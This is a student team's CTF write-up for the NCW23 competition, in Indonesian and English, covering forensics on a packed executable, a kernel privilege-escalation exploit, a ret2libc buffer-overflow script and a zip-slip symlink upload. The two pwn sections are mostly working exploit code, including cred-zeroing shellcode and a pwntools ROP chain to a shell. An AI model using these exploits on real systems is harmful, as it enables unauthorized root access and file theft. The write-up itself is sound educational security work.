halo semuanya kenalin kami sekumpulan mahasiswa gemar memancing

aku yang bagian makan ikan	100
wong mancing raine nganti koyo cacing	320
kebelet_pipis	700

Definitely Not A Wibu


Category : forensics

Solusi :

Diberi executable file **.exe**, setelah di analisa menggunakan virustotal ternyata itu dari pyinstaller

File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32+ executable (GUI) x86-64, for MS Windows
TrID	Win64 Executable (generic) (48.7%) | Win16 NE executable (generic) (23.3%) | OS/2 Executable (generic) (9.3%) | Generic Win/DOS Executable (9.2%) | DOS Executable Generic (9.2%)
DetectItEasy	PE64 | Packer: PyInstaller | Compiler: Microsoft Visual C/C++ (2022+) | Compiler: Microsoft Visual C/C++ (19.36.32825) [C] | Linker: Microsoft Linker (14.36.32825) | Tool: Visual Studio (2022 version 17.6) | Overlay: zlib archive
File size	6.62 MB (6941367 bytes)

Waktu aku coba decompile pake **pydumpck** masih banyak error (mungkin karena beda versi python). Berikut potretnya (agak ngeri sih :v)




Lalu sy coba cara lain pake **pyinstxtractor** dan saya dapat pyc nya, namun setelah pyc di decompile, ternyata ke obfus

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.8

from pytransform import pyarmor_runtime
pyarmor_runtime()
__pyarmor__(__name__, __file__, b'PYARMOR%00%00%03%08%00U\r\r\n\t4%e0%02%00%00%00%00%01%00%00%00@%00%00%00%ec%0b%00%00%00%
```

message.txt 8 KB

Setelah mencoba beberapa cara tersebut ternyata susah banget decompile nya, lalu saya memberanikan diri untuk langsung run file tersebut. Namun sebelumnya saya tanya ke author biar lebih aman kalo laptop kenapa kenapa 😭.



Akhirnya saya run dan sesuai hint sy lihat (puluhan ribu) packet nya pake wireshark dan nemu

```
.es
astebin.com/VsV3PjX0: type A, class IN
  Name: pastebin.com/VsV3PjX0
  [Name Length: 21]
```

pastebin.com/VsV3PjX0

Isinya adalah file zip, tinggal di brute pake john the ripper
Flag **NCW23{j4NGAn_D0nL0T_f1L3_S3mb4RanGAn_YgY}**

Begin Again

Category: pwn
Solution:

A typical kernel pwn by 0xdc9, yet we were given a kernel chall setup namely bzImage, initramfs.cpio.gz, and launch.sh.
Thus we go to analyze kernel module named insanity.ko. Not much functionalities in the module, just a basic kernel module, but we have main objective in ioctl handler

```
__int64 __fastcall intensive_insense_ioctl(file *filp, unsigned int ioctl_num, unsigned __int64 ioctl_param)
{
  if ( ioctl_num == 4097 )
  {
    blank = (void (*)(void))ioctl_param;
    return 0LL;
  }
  else
  {
    if ( ioctl_num == 4098 )
      ((void (__fastcall *)(file *, unsigned int, unsigned __int64))blank)(filp, ioctl_num, ioctl_param);
    return 0LL;
  }
}
```

The ioctl have 2 param, first (4097) is about to change value blank to a pointer function that we provide, second param (4098) is to execute the function. So we basically have Arbitrary execution here, but what did it cost?

Sadly, the chall is set with FG_KASLR and no modprobe 🙁, which is it more difficult to elevate our goals.

```
CONFIG_FG_KASLR=y
CONFIG_STATIC_USERMODEHELPER=""
```

Fortunately, we have leak our current task struct in read handler, so it gives help.

```
ssize_t __fastcall intensive_insense_read(file *filp, char *buffer, size_t length, loff_t *offset)
{
  printk(&unk_165, buffer, length, offset);
  *(_QWORD *)buffer = __readgsqword((unsigned int)&current_task);
  return length;
}
```

It’s encouraged by no smap, smep, etc protection stuff, to lavarage the arb exec

```
-append "console=ttyS0 kaslr nosmap nosmep nokpti quiet panic=0"\
```


Ok the idea is clear

1. We used our read module handler to leak our current task struct
2. Calculate the offset cred based on current task struct i.e current_task + 0x630
   https://elixir.bootlin.com/linux/v5.5-rc7/source/include/linux/sched.h#L880

3. Create our custom function to set in ioctl param 1 (4097), inside the function we prepare out shellcode to overwrite real_cred from uid 0x1000 to 0 as its have no smep enabled in kernel.
4. Exec the function with ioctl param 2 (4098). It executed our shellcode instead
5. Profit

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdint.h>
#include <sys/ioctl.h>
#include <string.h>
#include <sys/prctl.h>

int fd = -1;
unsigned long cred;

void asdf(void){
    __asm__(
        ".intel_syntax noprefix;"
        "movabs rax, cred;"
        "mov rax, qword ptr [rax];"
        "mov qword ptr [rax], 0; "
        "add rax, 8;"
        "mov qword ptr [rax], 0;"
        "add rax, 8; "
        "mov qword ptr [rax], 0;"
        "add rax, 8;"
        "mov qword ptr [rax], 0;"
        "add rax, 8;"
        "mov qword ptr [rax], 0;"
        ".att_syntax;"
    );
}

int main(){
    fd = open("/proc/admin", O_RDWR);
```

```
    unsigned long buf;
    read(fd, &buf, 8);

    cred = buf+0x630;
    printf("cred: 0x%llx\n", cred);

    ioctl(fd, 0x1001, (unsigned long)asdf);
    ioctl(fd, 0x1002, NULL);

    system("sh");
}
```



Le Oriental

Category: pwn

Solution:

Entah kenapa ini merupakan chall paling ngeselin menurut gw, 3 jam cuman buat nyari libc yang sesuai sama server. Udah kucoba segala cara, lewat libc.rip, ngeclone libc rip databasenya di github, lelah, sampe menanyakan diri gw “gw bisa solp kernel tpi bof ez aj gabisa”


Dan setelah mau nyerah, trus nyoba strings lah kok ketemu, eh ternyata debian 🙂
Dalem hati:

Oke sedikit berkeluh kesah, sekarang pembahasan challnya.

Simple, BOF

```
from pwn import *

context.terminal = "tmux splitw -h".split()
context.binary = elf = ELF('./chall', 0)
p = remote('103.145.226.206', 20022)
libc = ELF('libc', 0)
#gdb.attach(p)
sleep(2)

def leak():
    p.recvuntil(b'Leave\n')
    p.sendlineafter(b'>> ', b'2')
    p.sendlineafter(b'(y/n) ', b'y')
    p.recvuntil(b'SojuYard\n')
    p.sendlineafter(b'>> ', b'3')
    p.recvuntil(b'some ')
    return eval(p.recvline(0).strip().decode())
```


```python
def expl(payload):
    p.recvuntil(b'Leave\n')
    p.sendlineafter(b'>> ', b'1')
    p.recvuntil(b'visit?\n')
    p.sendlineafter(b'>> ', b'FOMO')
    p.sendlineafter(b'?? ', payload)

elf.address = leak() - 0x18bb

pop_rdi = next(elf.search(asm('pop rdi; ret')))
pop_rsi = next(elf.search(asm('pop rsi; ret')))
pop_rdx = next(elf.search(asm('pop rdx; ret')))
ret = pop_rdi + 1

payload = cyclic(328, n=8)
payload += p64(pop_rdi) + p64(elf.got.printf)
payload += p64(elf.sym.puts) + p64(ret) * 2

payload += p64(elf.sym.showShops)
expl(payload=payload)

libc.address = unpack(p.recvline(0).strip(),'all') - libc.sym.printf
info(f'libc {hex(libc.address)}')

payload = cyclic(328) + p64(ret) *2
payload += p64(pop_rdi) + p64(next(libc.search(b'/bin/sh\x00'))) +
p64(ret) * 3
payload += p64(libc.sym.system)
p.recvuntil(b'visit?\n')
p.sendlineafter(b'>> ', b'FOMO')
p.sendlineafter(b'?? ', payload)

p.interactive()
```



Zip Sleep

Category: Web Exploitation


Diberikan sebuah soal dengan deskripsi berikut



Ketika URL dikunjungi website meminta user untuk upload zip file yang kemudian nanti akan dibantu ekstrak zip filenya.
Sesuai namanya zip sleep saya terpikir untuk mencoba zip slip.
https://www.hackingloops.com/zip-slip-abusing-file-uploads-to-get-rce/
Ketika mencoba mengupload zip file website meminta untuk menyertakan ekstensi .kipak
Langsung saja kita generete pdf filenya dengan command dibawah

```
┌─[root@parrot]─[/home/moza/ctf/slip]
└──╼ #ln -s "/var/mail/mail.txt" flag.kipak;zip --symlinks flag.zip flag.kipak
  adding: flag.kipak (stored 0%)
```

Upload file flag.zip


103.145.226.206:7865/uploads/d0125c798e6f1d5745d9215b5748c956/flag.kipak

Dear players,

This mail is a proof that you've already completed the challenge (in intended way I hope). Hence, here's the flag that you've searched for:

NCW23{zipppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppp_panjang_banget}

Regards,
Challenge creator

Flag :
NCW23{zipppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppp_panjang_banget}

***tambahan**
Cuma curhat